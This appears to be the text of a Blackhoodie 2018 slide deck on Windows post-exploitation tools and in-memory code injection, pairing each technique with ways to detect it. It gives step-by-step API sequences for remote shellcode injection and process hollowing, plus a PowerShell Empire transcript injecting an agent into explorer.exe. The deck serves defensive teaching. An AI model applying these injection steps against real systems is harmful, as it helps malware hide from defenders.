



# Hidden in plain sight?

Blackhoodie 2018

# Hidden in plain sight

Essy - [@casheeew](#)

3rd time Blackhoodie attendee (  it's addictive)

I'm really just curious (:



# Hidden in plain sight


Essay - [@casheeew](#)

3rd time Blackhoodie attendee (  it's addictive)

I'm really just curious (:

**The infamous shoulder of giants**

*see credits at the end*



# > rundll32 presentation.dll, **Agenda**

- Attack-Kill-Chain
  - Tools
  - How do they work?
  - What is this in memory stuff?
  - How do we detect it?
- Living off the land playground
- Conclusion
- Rabbitholes


# > rundll32 presentation.dll, **Agenda**

- Attack-Kill-Chain
  - Tools
  - How do they work?
  - What is this in memory stuff?
  - How do we detect it?
- Living off the land playground
- Conclusion
- Rabbitholes



It's been a long day  
You've heard a lot of stuff.  
Let's try to keep it relaxed (:

> msbuild.exe **attack\_killchain**.csproj



> InstallUtil.exe /U **Tools.dll**

- ...
- Bloodhound
- Metasploit Framework
- PowerShell Empire
- ...



see <https://github.com/emilyanncr/Windows-Post-Exploitation>



## Bloodhound

Developed: 2016  
Author: Andrew Robbins,  
Rohan Vazarkar,  
Will Schroeder



Technology: Javascript  
Electron  
neo4j  
PS/C# ingestor

Techniques: Visualize  
relationships

- Graph theory to reveal relationships in ADs
- Goal: Quickly identify complex attack paths
- Graph queries are build via Cypher
  - memberOf
  - hasSession
  - AdminTo
  - ACLs
  - CanRDP
  - ...
- Red & Blue team tool



---





## Metasploit Framework

Developed:	2003
Author:	H.D. Moore
Language:	Ruby
Techniques:	Public exploits, post exploitation modules, auxiliary modules, ...

## Meterpreter

- advanced multifunction payload
- multi platform
- encrypted communication

## Process injection

- injects itself into a running process
- uses **reflective DLL injection**
- metsrv.dll's header can be modified to be usable as shellcode



## PowerShell Empire

Developed: 2015  
Author: Will Schroeder,  
Matt Nelson,  
Justin Warner

Language: Python, Powershell

Techniques: Post-Exploitation  
without powershell.exe


### Modules

- code\_execution
- collection
- credentials
- lateral\_movement
- management
- persistence
- privesc
- situational\_awareness
- trolloploit

### Process injection

launcher code for the agent is embedded in the .DLL

After the initial payload all subsequent attacks are stored **in memory**



But how does it work?

# (In)-Memory stuff & Code injection

## Techniques:

- Remote DLL injection
- Remote Shellcode injection
- Reflective DLL injection
- Process Hollowing
- APC injections
  - Atombombing
  - Gargoyle (ROP/APCs)
- Injection via Shims
- Inline Hooking
- <insert more rabbit holes here>



# (In)-Memory stuff & Code injection

## Techniques:

- Remote DLL injection
- Remote Shellcode injection
- Reflective DLL injection
- Process Hollowing
- APC injections
  - Atombombing
  - Gargoyle (ROP/APCs)
- Injection via Shims
- Inline Hooking
- <insert more rabbit holes here>



**Disk**










# Remote DLL injection



Hidden in plain sight?



# Remote DLL injection - Detection examples



- not easy to distinguish between malicious DLL and explicitly loaded DLLs in the victim process ('LoadLibrary')
- injected DLL hides in plain side, just try
  - listdlls
  - Process Explorer
  - Process Hacker
- it blends in with legitimate modules
- Chances of detection are higher if we try to hide the DLL, e.g.
  - unlink its entry from \_LDR\_DATA\_TABLE\_ENTRY (ldrmodules)
  - unpack and copy decompressed code to new memory region
- Modern detections track & flag 'CreateRemoteThread'

## Typical API calls

[OpenProcess](#)  
[VirtualAllocEx](#)  
[WriteProcessMemory](#)

[CreateRemoteThread](#)  
-> [LoadLibrary](#)

---

LdrLoadDll (native)

# Remote DLL injection - Detection examples



- not easy to distinguish between malicious DLL and explicitly loaded DLLs in the victim process ('LoadLibrary')
- injected DLL hides in plain side, just try
  - listdlls
  - Process Explorer
  - Process Hacker
- it blends in with legitimate modules
- Chances of detection are higher if we try to hide the DLL, e.g.
  - unlink its entry from \_LDR\_DATA\_TABLE\_ENTRY (ldrmodules)
  - unpack and copy decompressed code to new memory region
- Modern detections track & flag 'CreateRemoteThread'

## Typical API calls

[OpenProcess](#)  
[VirtualAllocEx](#)  
[WriteProcessMemory](#)

[CreateRemoteThread](#)  
-> [LoadLibrary](#)

---

LdrLoadDll (native)

**not fancy enough, let's move on...**

# Remote Shellcode injection

1. **Our process** allocates memory in the **victim process** using 'VirtualAllocEx' with the 'PAGE\_EXECUTE\_READWRITE' protection
2. **Our process transfers a block of code** to the **victim process** using 'WriteProcessMemory'
3. **Our process** calls 'CreateRemoteThread' and points the thread's starting address to a function within the transferred block of code inside the **victim process**

## Typical API calls

[OpenProcess](#)  
[VirtualAllocEx](#)

[WriteProcessMemory](#)  
[CreateRemoteThread](#)

---

LdrLoadDll (native)

Hidden in plain sight?



# Remote shellcode injection - Detection examples

## Tools to investigate:

- Process Hacker
- Process Explorer (Sysinternals)
- listdlls (Sysinternals command-line utility)
- Or use the Windows API functions (see CreateToolhelp32Snapshot)
- Volatility plugin 'malfind'
  - look for readable, writeable and executable private memory regions
  - regions will contain shellcode (or PE header)
  - malfind displays hex dump and disassembly

### Typical API calls

[OpenProcess](#)  
[VirtualAllocEx](#)

[WriteProcessMemory](#)  
[CreateRemoteThread](#)

---

LdrLoadDll (native)

Address	Type	Size	Protection	Committed	Details
+ 000002D85E3E0000	Private Data	1,164 K	Execute/Read/Write	1,164 K	
+ 000002D85E510000	Private Data	1,204 K	Execute/Read/Write	1,204 K	
+ 000002D85E640000	Private Data	444 K	Execute/Read/Write	444 K	
+ 000002D85E6B0000	Private Data	152 K	Execute/Read/Write	152 K	

# Remote shellcode injection - Detection examples

## Tools to investigate:

- Process Hacker
- Process Explorer (Sysinternals)
- *listdlls* (Sysinternals command-line utility)
- Or use the Windows API functions (see CreateToolhelp32Snapshot)
- Volatility plugin 'malfind'
  - look for readable, writeable and executable private memory regions
  - regions will contain shellcode (or PE header)
  - malfind displays hex dump and disassembly

### Typical API calls

[OpenProcess](#)  
[VirtualAllocEx](#)

[WriteProcessMemory](#)  
[CreateRemoteThread](#)


---  
LdrLoadDll (native)

Address	Type	Size	Protection	Committed	Details
+ 000002D85E3E0000	Private Data	1,164 K	Execute/Read/Write	1,164 K	
+ 000002D85E510000	Private Data	1,204 K	Execute/Read/Write	1,204 K	
+ 000002D85E640000	Private Data	444 K	Execute/Read/Write	444 K	
+ 000002D85E6B0000	Private Data	152 K	Execute/Read/Write	152 K	

still too easy...let's try harder



# Reflective DLL injection





```
(Empire: M44GCD3BYN4Z4PHM) > psinject test 4020
(Empire: management/psinject) > execute
(Empire: management/psinject) >
Job started: Debug32_rvxqz
[+] Initial agent LB41NMKF4KH1NE1Y from 192.168.52.206 now active

(Empire: management/psinject) > agents

[*] Active agents:

  Name          Internal IP    Machine Name  Username    Process
  -----
  1E2T2EWPNHDCR2TZ 192.168.52.206 WINDOWS4     DEV\chris   powershell/764
  M44GCD3BYN4Z4PHM 192.168.52.206 WINDOWS4     *DEV\chris  powershell/424
  LB41NMKF4KH1NE1Y 192.168.52.206 WINDOWS4     DEV\chris   explorer/4020

(Empire: agents) > |
```

“[...], Empire has the ability to inject an agent into another process using **ReflectivePick** to load up the .NET common language runtime into a process and execute a particular PowerShell command, all without starting a new powershell.exe process!”

see [https://www.powershellempire.com/?page\\_id=273](https://www.powershellempire.com/?page_id=273)

“ [...] a reflective DLL based on Stephen Fewer's method. It imports/runs a .NET assembly into its memory space that supports the running of Powershell code using System.Management.Automation. Due to its' reflective property, it can be injected into any process using a reflective injector and allows the execution of Powershell code by any process”

see <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick>

Hidden in plain sight?



# Reflective DLL injection - Detection examples

- Again: primary signal: Memory events



- several larger RWX sections mapped into the process
- allocation size
- allocation history
- thread information
- allocation flags
- Volatility plugin 'malfind'
  - look for RWX pages

How Windows Defender ATP does it:

<https://cloudblogs.microsoft.com/microsoftsecure/2017/11/13/detecting-reflective-dll-loading-with-windows-defender-atp/>



```
> !address -F:PAGE_EXECUTE_READWRITE
```

# Reflective DLL injection - Detection examples

- Again: primary signal: Memory events



- several larger RWX sections mapped into the process
- allocation size
- allocation history
- thread information
- allocation flags
- Volatility plugin 'malfind'
  - look for RWX pages

How Windows Defender ATP does it:

<https://cloudblogs.microsoft.com/microsoftsecure/2017/11/13/detecting-reflective-dll-loading-with-windows-defender-atp/>

**Well, well, well. Can we get fancier?**




```
> !address -F:PAGE_EXECUTE_READWRITE
```

# Process Hollowing\*

Legitimate process is loaded to act as a container for hostile code

1. Create a process in suspended state
2. Call 'ZwUnmapViewSection' to un-reserve the memory
3. Allocate memory using 'VirtualAlloc'
4. Write data to the process memory using 'WriteProcessMemory'
5. Get the thread context via 'GetThreadContext'
6. Modify it and set the desired context via 'SetThreadContext'
7. Call 'ResumeThread' to start the process



## Typical API calls

[ZwUnmapViewOfSection](#)  
[NtUnmapViewOfSection](#)

[WriteProcessMemory](#)  
[NtCreateSection](#)  
[NtCreateSectionEx](#)

[SetThreadContext](#)  
[ResumeThread](#)

[VirtualProtectEx](#)

\* see links at the end for a PoC

Hidden in plain sight?



# Process Hollowing - Detection examples



- Volatility
  - [dlllist](#)
  - [ldrmodules](#)
  - [malfind](#) # Show suspicious memory protection
  - [Hollowfind plugin](#) # finds discrepancy in the VAD and PEB

[Investigation Hollow Process Injection Using Memory Forensics](#) ← take a look here

```
$ python vol.py -f victim.vmem dlllist -p 1337
```

